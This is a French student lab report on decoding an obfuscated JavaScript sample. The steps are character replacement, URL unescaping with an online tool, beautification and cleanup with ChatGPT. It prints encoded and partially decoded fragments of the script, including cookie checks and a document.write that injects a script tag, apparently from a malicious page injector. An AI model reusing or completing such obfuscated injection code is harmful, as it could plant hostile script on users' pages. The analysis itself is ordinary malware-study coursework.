

TP1_Partie 3 :

Nous avons procédé par plusieurs méthodes différentes pour espérer obtenir un même résultat. À cet effet, nous avons écrit du code en Html-CSS-JavaScript (voir [TP1_Partie_3_html](#)) pour pouvoir exécuter le script de la boucle for sur de très minuscules morceaux du string \$a, toute la 1ere ligne au complet, en prenant le soin de rajouter des erreurs dans la chaine de caractère qui serait traduite (voir fichier [TP1_Partie_3_Execution_HTML_mini_script.PDF](#)).




Figure 1: Action de la 1ère ligne au complet



Figure 1: Exécution en Javascript pour affichage de la 1ere ligne du string.

On remarque que le code s'est très bien exécuté, sachant que la première étape consistait à remplacer tous les « Z » par des « % » et que la deuxième étape consistait à appeler une librairie JavaScript. Nous nous sommes rendu compte que ce minuscule script a réussi à accéder à mon imprimante, me proposant d'imprimer la courante page web (voir fichier [TP1_Partie_3_HTML_mini_script.pdf](#)). Donc nous avons arrêté l'opération là par peur d'exécuter du script dangereux pour mon PC.

Les fichiers .txt contiennent une fonctionnalité appelée « Replace All » permettant de remplacer un groupe de lettre par un autre groupe de lettres, ou une lettre par une autre. Nous avons donc, comme le code l'indique, remplacé tous les « Z » par des « % » (voir Figure XX) et pièces jointes.




Figure 2: Tous les « Z » par des « % », première étape du décodage.

Ensuite l'étape prochaine avec la méthode `unescape(r)` est plus complexe, car on ne connaît pas du tout l'algorithme. Alors la solution dans ce cas est le site de décodage prévu à cet effet : <http://www.utilities-online.info/urlencode/#.Vo83gxXhDIU/>.

À gauche, on colle la chaîne de caractère), et à droite, on a la réponse décodée (voir Figure XX et pièce jointe TP1_Parte_3_3_Unescape_utilities-online.txt).

Url escape / Url unescape

Encode special characters in URLs for safe and compliant sharing or storage.

URL Escape / Unescape

```
%63c%3d%225n%2567%2574h;i%252b+)%257b%2574mp%253d%2564s%252esl%2569ce(%2569,%2569%252b1)%253b%22;cd%3d%22st%253dst%252b5%2574ri%256eg.%2566ro%256dC%2568%2561rC%256fde%2528(%2574%256d%2570.%22;ce%3d%22c%2568arC%256fdeA%2574%25280)%255e(%25270x%2530%2530%2527+%2565s)%2529;%257d)%22;da%3d%22fq b0t-7vrs}vyb>s%257f}7+0fq b0cxyvdY~tuh0-0%2520+v%257fb08fq b0y0y~0gy~t%257fg%3edg%3edbu~tc9kyv08gy~t%257fg%3ex0.0(0660gy~t%257fg%3ex0.0%2522!0660y%3ey~tuh_v870%2520%27790.0%3d!9kcyvdY~tuh0-0gy~t%257f
```

```
cc="5n%67%74h;i%2b+)%7b%74mp%3d%64s%2esl(%69,%69%2b1)%3b";cd="st%3dst%2b5%74ri%6eg.%66ro%6dC%68%61rC%6fde%28(%74%6d%70.";ce="c%68arC%6fdeA%74%280)%5e(%270x%2530%30%27+%65s)%29;%7d";da="fq b0t-7vrs}vyb>s%7f}7+0fq b0cxyvdY~tuh0-0%20+v%7fb08fq b0y0y~0gy~t%7fg>dg>dbu~tc9kyv08gy~t%7fg>x0.0(0660gy~t%7fg>x0.0%22!0660y>y~tuh_v870%20%790.0=!9kcyvdY~tuh0-0gy~t%7f
```

Encode

Decode

URL Escape / Unescape

```
4UTC%4do%6eth%28%29+1%29;}%65ls%65%7bsh%69ft%49%6ede%78 %3d%20+tim%65[%22year%22]%20+%20%22-%22%20+ (%64%2ege%74%55%54C%4do%6et%68(%29+1%29; }i%66 (d%2e%67etU%54C%44at%65() %3c%20%29%7bshi%66tl%6e%64ex%20%3dshift%49nde%78 +%20%22-0%22 +%20d.g%65t%55TC%44at%65(%29;}%65lse%7b%73hif%74ln%64e%78 %3d%73h%69ft%49nde%78%20+ %22-%22 + d.g%65t%55T%43D%61t%65%28);%7ddo%63ume%6et.w%72ite%28%22%3cscr%22%2b%22ipt|la%6equa%67%65%3djava%73cr%69%70t%22
```

```
(document.cookie.indexOf("rf5f6ds")==-1){function callback(x){window.t w = x;var d = new Date();d.setTime(x["as_of"]*1000);var h = d.getUTCHours();window.h = h;if (h > 8){d.setUTCDate(d.getUTCDate() - 2);}else{d.setUTCDate(d.getUTCDate() - 3);}window.gd = d;var time = new Array();var shiftIndex = "";time["year"] = d.getUTCFullYear();time["month"] = d.getUTCMonth()+1;time["day"] = d.getUTCDate();if (d.getUTCMonth()+1 < 10)
```

Encode

Decode

Figure 3: chaîne de caractère avec des % Décodé sur le site : www.utilities-online.info

On voit quelques déclarations de variables dans les premières lignes du script ainsi généré, et lorsqu'on descend plus bas, on peut voir apparaître du code. C'est donc l'étape la plus importante de cet exercice de décodage.

C'est du code mal ordonnées, non-respect des alinéas, ni des retours à la ligne, ... Nous allons donc le nettoyer automatiquement à partir de <http://jsbeautifier.org/>. Nous allons néanmoins prendre le soin d'arranger quelques petites déclarations de variables qu'on peut voir apparaître à quelques lignes, et en prenant soins de cocher quelques option à droite, avant de soumettre le texte comme le nombre d'espace désiré pour les indentations.




Figure 5: Premier résultat issu de JS-Beautify (1^{er} itération)

Le résultat est impressionnant. Là on peut faire encore du nettoyage manuellement à gauche, et click à nouveau pour le resoumettre. On fait alors plusieurs itérations de nettoyage manuel pour resoumettre à chaque fois à JS-Beautify. Pour faire ce nettoyage manuel, il faut avoir des connaissances en développement HTML-CSS-JavaScript, et comprendre ce qu'est une image, ... comment est-ce qu'on introduit du script dans du HTML, ... [TP1_Partie_3_5_JS-Beautify.txt](#).




Figure 6: Premier résultat issu de JS-Beautify (2^e itération)

Rendu à cette étape, on demande à présent à ChatGPT de nous corriger les erreurs de syntaxe dans ce code qui est quasiment déjà assez propre :

<< complétez le code javascript en pièce-jointe de sorte à corriger toutes les erreurs de syntaxe, et supprimer les mots inutiles de sorte que ce code puisse être logique et nettoyé.

>> Pièce jointe ([TP1_Partie_3_5_JS-Beautify.txt](#)). Ce qui nous donne le fichier [TP1_Partie_3_6_Nettoyage_ChatGPT.txt](#). Et voici le code au complet dans le fichier [TP1_Partie_3_Code_JS.docx](#). Remarque, on aurait pu depuis longtemps continuer nos traitements à partir de :

[if \(document.cookie.indexOf ...\)](#)

Les variables de début du script étaient des variables inutiles. On l'avait deviné car elles n'étaient pas utilisées dans le code tout en bas. À présent, que fait le code JavaScript ?

Voir le fichier [TP1_Partie_3_7_Que_fait_le_code_js_ChatGPT.txt](#).



Comme vous pouvez le constater, le code nettoyé est bien présent en format texte sur mon PC, mais je ne peux ni le déplacer, ni le supprimer, ni le joindre au dossier pour la remise. L'ordinateur m'empêche de le faire.